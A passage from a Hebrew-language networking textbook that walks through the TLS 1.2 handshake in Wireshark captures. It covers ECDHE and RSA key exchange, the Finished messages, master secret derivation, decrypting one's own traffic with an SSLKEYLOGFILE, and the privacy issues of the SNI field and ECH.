    EC Diffie-Hellman Server Params
      Curve Type: named_curve (0x03)
      Named Curve: secp256r1 (0x0017)
      Pubkey Length: 65
      Pubkey: 04d6136caa0068fb47f7dad1188f377133904a4347ce82a664abe
      Signature Algorithm: rsa_pkcs1_sha512 (0x0601)
        Signature Hash Algorithm Hash: SHA512 (6)
        Signature Hash Algorithm Signature: RSA (1)
      Signature Length: 512
      Signature […]: 158b250af81cc6a29db74d09c29852acb6e1fbc4dffe81
```

ניתן לראות תחת "EC Diffie-Hellman Server Params" את הערך של ה-Pubkey שיצר השרת. הלקוח יוכל עכשיו לחשב באמצעותו את הסוד המשותף.

כפי שרואים בהמשך השרת מצרף גם חתימה. חישבו, מדוע יש צורך גם בחתימה?

ניזכר במה שלמדנו על סרטיפיקטים. הלקוח חייב לוודא שהשרת הוא אכן הבעלים האמיתי של הסרטיפיקט שנשלח אליו (הרי כל אחד יכול להוריד סרטיפיקט ולשלוח אותו) והדרך שלו לעשות זאת היא באמצעות וידוא שהשרת הוא הבעלים של המפתח הפרטי הצמוד למפתח הציבורי שבסרטיפיקט. השרת מוכיח ללקוח את הבעלות על המפתח הפרטי באמצעות שליחת חתימה על ה-Pubkey. הלקוח ישתמש במפתח הציבורי של השרת, מתוך הסרטיפיקט, כדי לפתוח את החתימה ולוודא שה- Hash מתאים לזה של ה-Pubkey.

והנה שאלה נוספת למחשבה: כזכור, הסרטיפיקט כולל פירוט של אלגוריתמי החתימה וה- Hash שנעשה בהם שימוש לטובת החתימה. מדוע יש צורך שהשרת יציין מהם אלגוריתמי החתימה וה- Hash (במקרה זה RSA מעל SHA512) גם ברשומה זו? האם אין כאן כפילות?

בסרטיפיקט, אלגוריתמי החתימה וה-Hash מתייחסים לדרך שבה ה-ICA חתם על הסרטיפיקט של השרת, ולא לאלגוריתמים שה*שרת* משתמש בהם בשביל לחתום. תוכלו לוודא זאת אם תכנסו לסרטיפיקט של השרת.

- ה-ICA שחתם ל-cyber.org.il השתמש ב-RSA עם SHA256.
- השרת של cyber.org.il השתמש ב-RSA עם SHA512.

רגע אחד! מה קורה כאן? ה-Cipher Suite שהשרת בחר בו היה:

ECDHE_RSA_WITH_AES_128_GCM_SHA256

אם השרת סיכם עם הלקוח על SHA256, מדוע הוא מודיע ללקוח על SHA512?

מסיבות התלויות בגרסאות קודמות של TLS, הערכים שסוכמו ב-Cipher Suite משמשים את כלל התעבורה בין השרת והלקוח, למעט החתימה על ה-Pubkey. ב-Client Hello, בשדה ה-Signature Algorithms, הלקוח הציע מספר אפשרויות של שילובים של Hash וחתימה שהוא תומך בהם. השרת מודיע כאן באיזו אפשרות הוא בחר.

Server Hello Done

כל המשמעות של רשומה קצרה היא "לקוח יקר, אני סיימתי לשלוח אליך כל מה שהייתי צריך לשלוח, בשלב זה. הכדור אצלך":

```
⌄ TLSv1.2 Record Layer: Handshake Protocol: Server Hello Done
    Content Type: Handshake (22)
    Version: TLS 1.2 (0x0303)
    Length: 4
  ⌄ Handshake Protocol: Server Hello Done
      Handshake Type: Server Hello Done (14)
      Length: 0
```

Client Key Exchange

הלקוח יודע בשלב זה מה ה-Cipher Suite שהשרת בחר, במקרה זה DH. הלקוח קיבל את החלק של השרת ביצירת הסוד המשותף, ה-Master Secret, וכעת הוא עונה עם Pubkey משלו:

```
⌄ TLSv1.2 Record Layer: Handshake Protocol: Client Key Exchange
    Content Type: Handshake (22)
    Version: TLS 1.2 (0x0303)
    Length: 70
  ⌄ Handshake Protocol: Client Key Exchange
      Handshake Type: Client Key Exchange (16)
      Length: 66
    ⌄ EC Diffie-Hellman Client Params
        Pubkey Length: 65
        Pubkey: 0463936e928333ee1ec381b8bc36c8e9197205d263e190a4
```

מאחרי הקלעים, הלקוח גם וידא שהשרת הוא אכן הבעלים של המפתח הציבורי בסרטיפיקט.

Change Cipher Spec

בשלב זה גם השרת וגם הלקוח אמורים להיות מסוגלים לחשב את אותו Master Secret. כעת הלקוח שולח הודעה שמשמעותה "עבור למוצפן".

```
⌄ TLSv1.2 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec
    Content Type: Change Cipher Spec (20)
    Version: TLS 1.2 (0x0303)
    Length: 1
    Change Cipher Spec Message
```

שימו לב שרשומה זו היא בעלת Content Type שאינו Handshake, כפי שהיו כל הרשומות עד כה. הסיבה לכך היא שרשומה זו עשויה להשלח גם תוך כדי תעבורת תקשורת לאחר ה-Handshake, אם אחד הצדדים מבקש להחליף מפתחות הצפנה.

פענוח תקשורת מוצפנת

אם נפתח את הרשומה נמצא שכתוב שם שזוהי רשומה מוצפנת, בלי פירוט:

```
⌄ TLSv1.2 Record Layer: Handshake Protocol: Encrypted Handshake Message
    Content Type: Handshake (22)
    Version: TLS 1.2 (0x0303)
    Length: 40
    Handshake Protocol: Encrypted Handshake Message
```

למזלנו, Wireshark יודע לקבל בתור קלט קובץ מפתחות, הכולל את ה-Master Secret של התעבורה, ולהשתמש בו כדי לפתוח את ההצפנה של כל הרשומות. הורידו את הקובץ הבא:

https://data.cyber.org.il/networks/cyber-org-il-tlskeys.txt

שימרו את הקובץ בתיקיה לבחירתכם. לדוגמה:

c:\networks\SSLkeys


כדי לייבא את הקובץ אל Wireshark, הכנסו לתפריט Edit ובתוכו Preferences:

Wireshark · Preferences

Appearance
Columns
Font and Colors
Layout
Capture
Expert
Filter Buttons
Name Resolution
Protocols
RSA Keys
Statistics
Advanced

Protocols
☐ Display hidden protocol items
☐ Display byte fields with a space character between bytes
☐ Look for incomplete dissectors
☐ Enable stricter conversation tracking heuristics
☐ Ignore duplicate frames
Deinterlacing conversations key NONE
The max number of hashes to keep in memory for determining duplicates frames 10000


שם תחת Protocols חפשו TLS (אם תכתבו את האות t התפריט יקפוץ לשם מיד ותחסכו זמן גלילה). בתוך TLS, הגדירו היכן נמצא קובץ המפתחות:



לאחר שתקליקו על OK, נכונה לכם הפתעה קטנה - שם הרשומה האחרונה השתנה מ Encrypted Handshake Message ל-Client Finished.

כדי ליצור קובץ מפתחות משלכם, פעלו לפי ההוראות הבאות:

1. בתפריט החיפוש של Windows כיתבו env, והקליקו על Edit the system environment variables
2. בתוך חלון ה System Properties הקליקו על Environment Variables
3. הוסיפו משתנה סביבה חדש בשם SSLKEYLOGFILE. ערכו של המשתנה יהיה שם הקובץ אליו תרצו לשמור את המפתחות, כולל הנתיב המלא
4. בצעו אתחול למחשב ותוכלו לוודא שהקובץ נוצר
5. שימו לב - הקובץ ישמור את כל המפתחות הגלישה שלכם מעתה ואילך. אחרי זמן מה הקובץ עלול לגדול מאד, מה שיגרום לכך שייקח ל-Wireshark זמן רב למצוא את המפתחות שהוא צריך. לכן מומלץ אחת לזמן מה למחוק את הקובץ וליצור במקומו חדש. כיוון שהקובץ תפוס על ידי מערכת ההפעלה לא תוכלו למחוק אותו סתם כך, תצטרכו לשנות את משתנה הסביבה SSLKEYLOGFILE לערך חדש (שם קובץ אחר), לאתחל את המחשב, ורק אז תוכלו למחוק את קובץ המפתחות הישן.




Client Finished

בפתיחת ההסבר על ה-Handshake ראינו שאחת מהמטרות היא מניעת MITM. כלומר, לוודא ששום גורם לא נמצא בין השרת והלקוח ומשנה את ההודעות ביניהם. השרת והלקוח רוצים לוודא שכל ההודעות שלהם התקבלו בדיוק כפי שהן על ידי הצד השני.

ברשומת ה-Client Finished הלקוח מוסר לשרת את המידע שנדרש כדי שהשרת יבדוק אם ההודעות שלו התקבלו על ידי הלקוח בלא שינוי.

הלקוח צובר את כל הרשומות שעברו עד כה בינו לבין השרת ומבצע לצבר הרשומות Hash. ה-Hash מחובר למחרוזת "client finished" ול- Master Secret שהלקוח חישב, ושאמור כמובן להיות זהה בינו לבין השרת. חיבור כל המחרוזות הללו עובר פונקציית ערבול נוספת שנקראת PRF והתוצאה היא ה-Client Finished. אלגוריתם ה-Hash שנעשה בו שימוש הוא אותו אלגוריתם Hash שסוכם ב-Cipher Suites.

לטובת שלמות ההסבר, הנה פסקה אודות PRF. ניתן לדלג, או לצאת למסע חיפוש אינטרנטי, כרצונכם. PRF היא פונקציה המייצרת מספרים "כביכול אקראיים". מחשבים לא באמת מסוגלים לייצר מספרים אקראיים, כיוון שכל החישובים המתמטיים שלהם ניתנים לשחזור. לכן כל הפונקציות שאמורות ליצור מספרים אקראיים הן למעשה Pseudo Random Functions, או בקיצור PRF. הפונקציות הללו מסוגלות לייצר מספרים שנראים אקראיים לכאורה, אבל למעשה הם תלויים בערך התחלתי שהוזן לפונקציה. ערך זה נקרא Seed. מה שהלקוח עושה הוא לחשב Seed שמבוסס על שלושת החלקים שנסקרו, ומעביר אותו ל-PRF, שמייצרת מספר אקראי כביכול, המועבר לשרת.



Change Cipher Spec, Server Finished

נדלג לעת עתה על הרשומה ששלח השרת, New Session Ticket. רשומה זו אינה הכרחית בתהליך ה-Handshake.

השרת עונה ללקוח ב-Change Cipher Spec מצידו, שאומר "גם אני מתחיל להצפין את התקשורת ממני אליך". הודעה זו זהה להודעה שהלקוח שלח.


רשומת ה-Server Finished מיועדת לאפשר, הפעם ללקוח, לבדוק שאין MITM בינו לבין השרת. השרת שולח תקציר חתום של כל ההודעות בדומה למה שהלקוח שלח ב-Client Finished, אך עם שני הבדלים קלים:

- הרשומות שעליהן השרת מבצע Hash כוללות את הרשומות שנשלחו מאז ה-Client Finished ועד כה
- המחרוזת שהשרת מוסיף ל-Hash היא מן הסתם "Server Finished"

RSA בגרסת - Handshake

התמקדנו ב-Handshake בגרסת DH מכיוון שהוא נפוץ יותר. די קשה למצוא שרת שיחליף מפתחות באמצעות RSA. למעשה בגרסה הבאה של TLS, גרסה 1.3 האפשרות להחליף מפתחות באמצעות RSA כבר לא קיימת, היא נחשבת פחות בטוחה. עם זאת לטובת שלמות ההסבר, הנה סקירה של RSA Handshake.

החלפת מפתחות בגרסת RSA כוללת את כל הרשומות שאנחנו מכירים, אך אין צורך ברשומה של Server Key Exchange. הסיבה לכך היא שמי שבוחר את הסוד המשותף הוא רק הלקוח. ברשומת ה- Client Key Exchange הלקוח ישלח לשרת את הסוד כשהוא מוצפן באמצעות המפתח הציבורי של השרת.



הפעולה הזו, כפי שכבר תיארנו בפרק על סרטיפיקטים, לא רק מחליפה את המפתח של הלקוח עם השרת אלא גם מאפשרת ללקוח לבדוק שהשרת הוא אכן הבעלים של המפתח הפרטי המתאים לסרטיפיקט. רק הבעלים של המפתח הפרטי יצליח לחלץ את הסוד שהלקוח בחר.


תרגיל מודרך פילטור RSA Handshake

הורידו את קובץ ההסנפה הבא:

https://data.cyber.org.il/networks/RSA_handshake.pcapng

המשימה שלכם היא לפלטר רק TLS Handshake שבהם נעשה שימוש ב-RSA כשיטת החלפת מפתחות.

חישבו - איך עושים זאת?



נזכור, שמי שבוחר את שיטת החלפת המפתחות הוא השרת. המקום בו השרת מכריז על הבחירה שלו היא רשומת ה-Server Hello. לכן עלינו לחפש פקטות שיש בהן Server Hello. הכנסו ל-Server Hello כלשהו ומיצאו איזה שדה קובע את סוג הרשומה.

התשובה:

שדה ה-type בתוך tls.handshake. קיבעו את הערך המתאים בשביל לפלטר Server Hello. אם הצלחתם, קבלתם רשימה של כל רשומות ה-Server Hello. כעת, איך אפשר לפלטר רק רשומות בהן השרת בחר את RSA כאלגוריתם החלפת מפתחות?

נזכור כי כל ה-Cipher Suites נמצאים ב-Client Hello, כולל המזהים המספריים שלהם בתקן TLS. פתיחת ה-Cipher Suites מראה לנו כי RSA משמש להחלפת מפתחות בארבע אפשרויות, המסומנות בערכים 0x002f, 0x0035, 0x009c, 0x009d.

כעת דייקו את הפילטר שלכם והגיעו אל ה-Handshake הנדרש.

תשובה:

```
tls.handshake.type == 2 and (tls.handshake.ciphersuite == 0x002f or
tls.handshake.ciphersuite == 0x0035 or tls.handshake.ciphersuite == 0x009c or
tls.handshake.ciphersuite == 0x009d)
```

לאחר שמצאתם את הפקטה עם ה-Server Hello, בצעו Follow TCP stream והוסיפו פילטור לפי סוג פרוטוקול, TLSv1.2. התוצאה:

RSA_handshake.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 141 and _ws.col.protocol == TLSv1.2

No.	Time	Source	Destinat	Protocol	Lengt	Info
27…	15.929875	192.1…	69.17…	TLSv1.2	424	Client Hello (SNI=pixel.rubiconproject.com)
28…	15.993470	69.17…	192.1…	TLSv1.2	1454	Server Hello
28…	15.994682	69.17…	192.1…	TLSv1.2	365	Certificate, Server Hello Done
28…	15.994949	192.1…	69.17…	TLSv1.2	372	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
29…	16.059985	69.17…	192.1…	TLSv1.2	105	Change Cipher Spec, Encrypted Handshake Message
29…	16.060401	192.1…	69.17…	TLSv1.2	1466	Application Data
29…	16.125069	69.17…	192.1…	TLSv1.2	1367	Application Data

כפי שרואים, אין רשומה של Server Key Exchange.

פיתחו את רשומת ה-Client Key Exchange, ודאו כי הסוד המשותף מוצפן באמצעות מפתח RSA:


```
⌄ TLSv1.2 Record Layer: Handshake Protocol: Client Key Exchange
    Content Type: Handshake (22)
    Version: TLS 1.2 (0x0303)
    Length: 262
  ⌄ Handshake Protocol: Client Key Exchange
      Handshake Type: Client Key Exchange (16)
      Length: 258
    › RSA Encrypted PreMaster Secret
```

שלבי יצירת מפתחות

במהלך סקירת ה-Handshake למדנו שהשרת והלקוח מנסים לתאם ביניהם מפתח שנקרא Master Secret, ושממנו נגזרים יתר המפתחות. כעת נתעמק בתהליך.

הסוד המשותף שהשרת והלקוח מתאמים ביניהם, בין אם באמצעות DH או RSA, נקרא Pre Master Secret. הזכרו בכך, שכאשר ביצענו יבוא של קובץ מפתחות לתוך Wireshark, התבקשנו להזין שם קובץ שכולל Pre Master Secret.

כלומר נקודת ההתפחה של תהליך יצירת המפתחות היא שהצדדים תיאמו Pre Master Secret.




אל ה-Pre Master Secret מתווספת המחרוזת "master secret" ועוד שני מספרים. כאשר סקרנו את הרשומות הללו דילגנו על ה-Random, כעת אנחנו חוזרים למבט נוסף. פיתחו את ה-Client Hello ואת ה-Server Hello של הסנפת cyber.org.il ומצאו אותם:

```
˅ Handshake Protocol: Client Hello
    Handshake Type: Client Hello (1)
    Length: 1745
  › Version: TLS 1.2 (0x0303)
  ˅ Random: b367dafc54bca004b4727a4d514c94cfc60292757f38a9015b0b52617d7822ae
      GMT Unix Time: May 19, 2065 06:05:32.000000000 Jerusalem Daylight Time
      Random Bytes: 54bca004b4727a4d514c94cfc60292757f38a9015b0b52617d7822ae
```

```
˅ Handshake Protocol: Server Hello
    Handshake Type: Server Hello (2)
    Length: 70
    Version: TLS 1.2 (0x0303)
  ˅ Random: 2a4310376d0f8b53d2eb78cbff686826f271dcd86b13cccee0c8d345732a1c8d
      GMT Unix Time: Jun 20, 1992 14:02:15.000000000 Jerusalem Daylight Time
      Random Bytes: 6d0f8b53d2eb78cbff686826f271dcd86b13cccee0c8d345732a1c8d
```

לפי התקן, ארבעת הבתים הראשונים של ה-Random אמורים להיות מבוססים על התאריך, וזאת כדי למנוע שימוש חוזר ב-Random, שיקל על מתקפות. למעשה, פרט זה לא נאכף והן השרת והן הלקוח שולחים זמנים אקראיים (השרת לא באמת נמצא ב-1992, והלקוח לא באמת נמצא ב-2065...).



ארבעת החלקים שנסקרו עוברים דרך PRF - אותה פונקציה כאילו רנדומלית שסקרנו כשעברנו על רשומות ה-Finished - והתוצאה היא ה-Master Secret.

ה-Master Secret עצמו עדיין אינו סוף הדרך. הוא מתחבר למחרוזת "key expansion" ושוב ל-Random של השרת והלקוח, התוצאה עוברת דרך PRF נוסף, ואז נחתכת לארבעה חלקים.

ההסבר על ארבעת החלקים נתון בפתיחת הפרק, כשסקרנו את ה-Master Secret והמפתחות הנגזרים ממנו.

כעת כשאנו מכירים את ה-Random, אפשר לחזור אל קובץ המפתחות SSLKEYLOGFILE. בקובץ שמורים מפתחות רבים, ו-Wireshark צריך למצוא את ה-Master Secret של סוקט ספציפי. בקובץ המפתחות כל מפתח כתוב ליד ה-Client Random.

שדה ה-SNI

פיתחו את ה-Client Hello ושימו לב לשדה ה-**Server Name Indication**, או בקיצור SNI.

```
⌄ Extension: server_name (len=17) name=cyber.org.il
    Type: server_name (0)
    Length: 17
  ⌄ Server Name Indication extension
      Server Name list length: 15
      Server Name Type: host_name (0)
      Server Name length: 12
      Server Name: cyber.org.il
```

זהו שדה שמעניין מאד להבין אותו ואת המשמעות שלו. מדוע בעצם יש צורך בשדה הזה? למה הלקוח צריך לציין את שם הדומיין שאליו הוא פונה?

התשובה היא שמרבית הדומיינים בעולם נמצאים על שרתי אחסון משותפים. שרתי אחסון יכולים להכיל דומיינים שונים. חישבו לדוגמה שהשרת המאחסן את cyber.org.il מאחסן גם example.com. מנקודת מבטו של הלקוח, הוא ביצע שאילתת DNS ומצא את כתובת ה-IP של השרת של cyber.orgl.il. מנקודת מבטו של שרת האחסון, כל הפקטות שהלקוח שלח עד כה לשרת היו רק הקמת קישור TCP עם הפורט המתאים, אותו הפורט 443 משרת את כל הדומיינים שהוא מאחסן. הלקוח עדיין לא מסר לשרת האחסון עם איזה דומיין הוא רוצה לתקשר. אם כך, איך שרת האחסון יידע איזה סרטיפיקט להעביר ללקוח? את של cyber או את של example?

נבחן את הדברים בהיבט פרטיות וצנזורה. שם הדומיין שהלקוח פונה אליו עובר בצורה גלויה לחלוטין. כל גורם בדרך יכול לדעת למי הלקוח גולש, ועל סמך השדה הזה ניתן גם לצנזר את הדומיין. ISP יכול לדוגמה לקבל הנחיה שלא להעביר Client Hello שמיועדים ל-cyber.org.il, מה שיחסום את הגישה לדומיין. מה שהלקוח היה רוצה לעשות, הוא שהמידע על איזה דומיין הוא ניגש אליו לא יהיה גלוי. הלקוח היה רוצה להקים

קישור TLS עם שרת האחסון, לסיים איתו Handshake מוצפן, ואז להעביר את המידע על הדומיין המבוקש בצורה מוצפנת. הבעיה היא שבתהליך הקמת הקישור, השרת חייב לשלוח סרטיפיקט, והסרטיפיקט משוייך לדומיין ספציפי.

זוהי אחת הבעיות הפתוחות כרגע ב-TLS. ניתן לעקוף אותה באמצעות שימוש ב-VPN- שדה ה-SNI הגלוי יהיה של שירות ה-VPN ולא של הדומיין הסופי שניגשים אליו.

פתרון עתידי לבעיה הוא ECH, קיצור של Encrypted Client Hello. הרעיון באופן כללי הוא לשנות את פרוטוקול DNS, כך שיכלול לא רק את ה-IP אלא גם את ה-Public Key של **השרת המאחסן**. הלקוח ישתמש בו כדי להצפין את ה-Client Hello כולו, או אפילו רק את שדה ה-SNI. השרת המאחסן יוכל לפתוח את ה-SNI ולראות לדוגמה שהלקוח ביקש את cyber.org.il. משם ה-Handshake ימשיך כרגיל.

RTT

